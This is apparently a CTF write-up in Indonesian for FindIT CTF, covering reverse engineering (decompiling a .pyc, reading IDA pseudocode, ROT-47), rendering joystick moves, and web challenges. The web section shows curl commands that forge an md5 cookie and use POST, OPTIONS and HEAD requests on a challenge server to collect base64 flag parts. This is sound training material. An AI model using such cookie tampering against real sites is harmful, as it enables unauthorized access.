You can now use a python decompiler on the pyc files within the extracted directory
```


Disini kita akan mendapatkan sebuah file berekstensi .pyc yang dapat kita decompile menjadi file .py menggunakan tools bernama pycdc
https://github.com/zrax/pycdc

Didapatilah flag ketika proses decompile selesai

```
┌──(kali㉿localh3art)-[/tmp/rev/dist/chall/chall.exe_extracted]
└─$ ls
chall.pyc               pyimod02_importers.pyc  pyi_rth_inspect.pyc   PYZ-00.pyz_extracted
pyiboot01_bootstrap.pyc pyimod03_ctypes.pyc     pyi_rth__tkinter.pyc  struct.pyc
pyimod01_archive.pyc    pyimod04_pywin32.pyc    PYZ-00.pyz

┌──(kali㉿localh3art)-[/tmp/rev/dist/chall/chall.exe_extracted]
└─$ /home/kali/CTF/[redacted]/pycdc chall.pyc
# Source Generated with Decompyle++
# File: chall.pyc (Python 3.10)

from tkinter import *
from tkinter import messagebox
import os

def checkPassword():
    if password.get() == 'password':
        messagebox.showinfo('Success', 'Password is correct!')
        messagebox.showinfo('Flag', 'FindITCTF{t4ngl3D_w1tH_pyTh0n_4nd_5tuff}')
        return None
    None.showerror('Error', 'Password is incorrect!')
```

Flag: FindITCTF{t4ngl3D_w1tH_pyTh0n_4nd_5tuff}

Joy Sketching in the Matrix




Jadi kita diberikan 2 attachment, yang pertama adalah hex yang di decode jadi source code sebuah arduino, terus yang kedua adalah cmd.txt yang isinya kayak instruksi up down left right. Awalnya saya coba simulasiin di kepala yang cmd pertama uuuuuuurrrrllllddrrrrllllddddrrrr, ternyata terbentuk huruf E, lalu saya mutusin untuk render sendiri aja pake python daripada pakai arduinonya

```
trails = open("cmd.txt").read().split("\n")
for trail in trails:
    x_min, x_max, y_min, y_max = 0, 0, 0, 0
    x, y = 0, 0
    for move in trail:
        if move == "u":
            y -= 1
        elif move == "d":
            y += 1
        elif move == "l":
            x -= 1
        elif move == "r":
            x += 1
        x_min = min(x_min, x)
```

```
        x_max = max(x_max, x)
        y_min = min(y_min, y)
        y_max = max(y_max, y)

    grid = [[" " for _ in range(x_max - x_min + 1)] for __ in range(y_max - y_min
+ 1)]

    x, y = -x_min, -y_min
    grid[y][x] = "X"
    for move in trail:
        if move == "u":
            y -= 1
        elif move == "d":
            y += 1
        elif move == "l":
            x -= 1
        elif move == "r":
            x += 1
        grid[y][x] = "X"

    for row in grid:
        print("".join(row))
    print()
```


Nanti hasilnya kira-kira kayak begini



Dari sini tinggal di convert ke lowercase aja sesuai format flag

Flag: FindITCTF{etch_the_joysketch_in_the_matrix_zwquomf}

Top-Level Security




Diberikan sebuah attachments berupa file executable 32 bit untuk windows. Ketika dilakukan decompile menggunakan ida, didapati pseudocode seperti berikut (disini saya hanya melampirkan blok kode yang merupakan inti program)

```
64    &v21,
65    "FindITCTF{R3V_is_3a5y_isnT_1t}",
66    &v27);
67  std::allocator<char>::~allocator(&v27, v36, p_argc);
68  std::allocator<char>::allocator(&v28);
69  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
70    &v22,
71    "FindITCTF{D0nT_7rY_70_R3V_7h1S}",
72    &v28);
73  std::allocator<char>::~allocator(&v28, v36, p_argc);
74  if ( IsDebuggerPresent() )
75  {
76    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "You are not allowed to debug this program!");
77    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
78  }
79  else if ( GetTickCount() > 0x270F )
80  {
81    std::allocator<char>::allocator(&v29);
82    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
83      v17,
84      "*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[ [OL MSHNf",
85      &v29);
86    std::allocator<char>::~allocator(&v29, v36, p_argc);
87    v5 = std::operator<<<std::char_traits<char>>(&std::cout, "Welcome to the Top-Level Security program!");
88    std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
89    std::operator<<<std::char_traits<char>>(&std::cout, "Enter the password: ");
90    std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v23);
91    if ( (unsigned __int8)std::operator==<char>(v23, v17) )
92    {
93      v6 = std::operator<<<std::char_traits<char>>(&std::cout, "Correct password!");
94      std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
95      v7 = std::operator<<<std::char_traits<char>>(&std::cout, "FindITCTF{T0P_L3v3L_S3cUr1Ty_1s_3a5y}");
96    }
97    else
98    {
99      v8 = std::operator<<<std::char_traits<char>>(&std::cout, "Probable password!");
100     std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);
101     v39 = &v18[3 * (rand() % 5)];
102     v7 = std::operator<<<char>(&std::cout);
103   }
104   std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
105   std::allocator<char>::allocator(&v30);
106   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
107     v12,
```

Pada potongan kode tersebut, terdapat fitur anti debugger akan tetapi fitur tersebut tidak berguna karena kita tidak melakukan debug melainkan reversing program 😛

Terdapat string aneh berikut "*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[[OL MSHNf" yang setelah di-identifikasi ternyata merupakan ROT-47 dengan shift sebanyak 25 character



Kemudian apabila kita lihat pada beberapa blok kode selanjutnya, didapati bahwa program akan meminta password berupa flag dengan value "FindITCTF{TOP_L3v3L_S3cUr1Ty_1s_3a5y}"

Berdasar pesan yang didapati pada ROT-47 tadi, kita dapat mengubah password menjadi "FindITCTF{L0W_L3v3L_S3cUr1Ty_1s_3a5y}" dan flag pun didapatkan

Flag: FindITCTF{L0W_L3v3L_S3cUr1Ty_1s_3a5y}


WEB

Cybersecurity Article

Diberikan sebuah url yang apabila kita cek akan mengeset cookie bernama flag dengan value md5 sebagai berikut

```
PS C:\Users\cruok> curl.exe -I http://34.124.192.13:19488/
HTTP/1.1 200 OK
Date: Sun, 14 May 2023 15:53:17 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.28
Set-Cookie: flag=cfcd208495d565ef66e7dff9f98764da
Content-Type: text/html; charset=UTF-8
```

Apabila kita coba cari plaintextnya, maka didapatkan value 0 sebagai hasilnya



Untuk potongan flag pertama, didapatkan ketika mengubah value cookie menjadi md5 dari "1"

```
root@Amogus:~# echo -n 1 | md5sum
c4ca4238a0b923820dcc509a6f75849b  -
root@Amogus:~# curl 34.124.192.13:19488 -H "Cookie: flag=c4ca4238a0b923820dcc509a6f75849b" -I
HTTP/1.1 302 Found
Date: Sun, 14 May 2023 16:02:04 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.28
Set-Cookie: flag=cfcd208495d565ef66e7dff9f98764da
Location: /sup3r_s3cret_th1ng
Set-Cookie: flag=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
Content-Type: text/html; charset=UTF-8

root@Amogus:~#
```

```
root@Amogus:~# curl 34.124.192.13:19488/sup3r_s3cret_th1ng -H "Cookie: flag=c4ca4238a0b923820dcc509a6f75849b"

<!DOCTYPE html>
<html>
<head>
    <title>Congrats!</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.16.0/umd/popper.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js"></script>
</head>
<body>

<nav class="navbar navbar-expand-sm bg-dark navbar-dark">
    <a class="navbar-brand">Congratulation Page</a>
</nav>

<div class="container mt-3">
    <h1>Congrats!</h1>
    <p>Now this is the start of the real journey!</p>
    <p>Goodluck!</p>
</div>

<!-- 1st part: RmluZElUQ1RGew== -->


</body>
```

```
root@Amogus:~# echo RmluZElUQ1RGew== | base64 -d
FindITCTF{root@Amogus:~#
```

Flag #2 didapatkan ketika melakukan POST request ke endpoint secret

```
root@Amogus:~# curl -XPOST 34.124.192.13:19488/sup3r_s3cret_th1ng --verbose
*   Trying 34.124.192.13:19488...
* TCP_NODELAY set
* Connected to 34.124.192.13 (34.124.192.13) port 19488 (#0)
> POST /sup3r_s3cret_th1ng HTTP/1.1
> Host: 34.124.192.13:19488
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 14 May 2023 16:05:56 GMT
< Server: Apache/2.4.56 (Debian)
< X-Powered-By: PHP/8.0.28
< 2nd_part_flag: anU1dF9zMG1lXyBOb3RlOiBmb3IgdGhlIDNyZCBwYXJ0IG1heWJlIHRoaXMgcGFnZSBoYXZlIHNvbWUgT1BUSU9OUyB0byB5b3Uh
< Vary: Accept-Encoding
< Content-Length: 908
< Content-Type: text/html; charset=UTF-8
<
```

Flag #3 didapatkan ketika melakukan OPTIONS pada end

```
root@Amogus:~# echo anU1dF9zMG1lXyBOb3RlOiBmb3IgdGhlIDNyZCBwYXJ0IG1heWJlIHRoaXMgcGFnZSBoYXZlIHNvbWUgT1BUSU9OUyB0byB5b3Uh
 | base64 -d
ju5t_s0me_ Note: for the 3rd part maybe this page have some OPTIONS to you!root@Amogus:~#
```

point secret

```
root@Amogus:~# curl -XOPTIONS 34.124.192.13:19488/sup3r_s3cret_th1ng

<!DOCTYPE html>
<html>
<head>
    <title>Congrats!</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.16.0/umd/popper.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js"></script>
</head>
<body>

<nav class="navbar navbar-expand-sm bg-dark navbar-dark">
    <a class="navbar-brand">Congratulation Page</a>
</nav>

<div class="container mt-3">
    <h1>Congrats!</h1>
    <p>Now this is the start of the real journey!</p>
    <p>Goodluck!</p>
</div>

<!-- 1st part: RmluZElUQ1RGew== -->

<!-- 3rd part: cjM2dWw0Ul93M2JfIE5vdGU6IGZvciB0aGUgNHRoIHBhcnQgaSB0aGluayB1IHNob3VsZCBIRUFEIHRvIHRoaXMgcGFnZQ== -->
</body>
</html>
root@Amogus:~#
```

```
root@Amogus:~# echo cjM2dWw0Ul93M2JfIE5vdGU6IGZvciB0aGUgNHRoIHBhcnQgaSB0aGluayB1IHNob3VsZCBIRUFEIHRvIHRoaXMgcGFnZQ== | b
ase64 -d
r36ul4R_w3b_ Note: for the 4th part i think u should HEAD to this pageroot@Amogus:~#
```

Flag #4 didapatkan pada request HEAD pada endpoint secret

```
root@Amogus:~# curl -I 34.124.192.13:19488/sup3r_s3cret_th1ng
HTTP/1.1 200 OK
Date: Sun, 14 May 2023 16:09:02 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.28
4th_part_flag: M3hwbG8xdGF0MW9uX3IxZ2h0P30=
Content-Type: text/html; charset=UTF-8

root@Amogus:~#
```


```
root@Amogus:~# echo M3hwbG8xdGF0MW9uX3IxZ2h0P30= | base64 -d
3xplo1tat1on_r1ght?}root@Amogus:~#
```

Flag berhasil didapatkan!

Flag: FindITCTF{ju5t_s0me_r36ul4R_w3b_3xplo1tat1on_r1ght?}

Find IT

Diberikan sebuah aplikasi web sebagai berikut:



Berdasarkan deskripsi soal, nampaknya challenge ini hanya mencari beberapa partisi dari flag yang terpisah di file html, css, js, dan bahkan mungkin saja HTTP header. Untuk mendapatkan part 1, kita dapat dari page source html:

```html

<!DOCTYPE html>
<html>
<head>
    <title>Find It</title>
    <link rel="stylesheet" type="text/css" href="style.css">
    <script type="text/javascript" src="script.js"></script>
</head>
<body>
    <h1>Find It</h1>
    <p>Mencari Itu</p>
    <!-- 1: FindITCTF{f1nd_tH3_ -->
</body>
</html>
```

Untuk part 2 dan 3, kita dapat dari file css & javascript:

Untuk part 4, bisa kita dapat melalui cookie header:


```css
/* css to decorate web */
body {
    background-color: #000000;
    color: #ffffff;
    font-family: 'Courier New', Courier, monospace;
    font-size: 20px;
    text-align: center;
}

h1 {
    font-size: 50px;
}

h2 {
    font-size: 30px;
}

h3 {
    font-size: 25px;
}

/*2: c0mM0n_ */
```

```javascript
function randomColorRGBA() {
    return `rgba(${randomInt(0, 255)}, ${randomInt(0, 255)
}
function randomFlag() {
    return "3: un53cure3_";
}
function randomDouble() {
    return randomFloat(0, 1) > 0.5;
}
```

Pretty Raw Hex

```
GET / HTTP/1.1
Host: 34.124.192.13:5009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: part4:=Pl4C35_t0_h1d3_
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

Part 5 kita dapat dengan membuka file robots.txt di halaman ctf.find-it.id:




Flag berhasil di dapat!


Flag: FindITCTF{f1nd_tH3_c0mM0n_un53cure3_Pl4C35_t0_h1d3_5tuFf_r16ht}

OSINT

Mixtape





Pada challenge ini kita diminta untuk mencari tahu lagu favorit probset pada bulan mei tahun 2019. Disini kita hanya diberikan link profile spofity probset. Beruntungnya semua playlist probset di-public, sehingga memudahkan kita untuk mengidentifikasi lagu favoritnya.




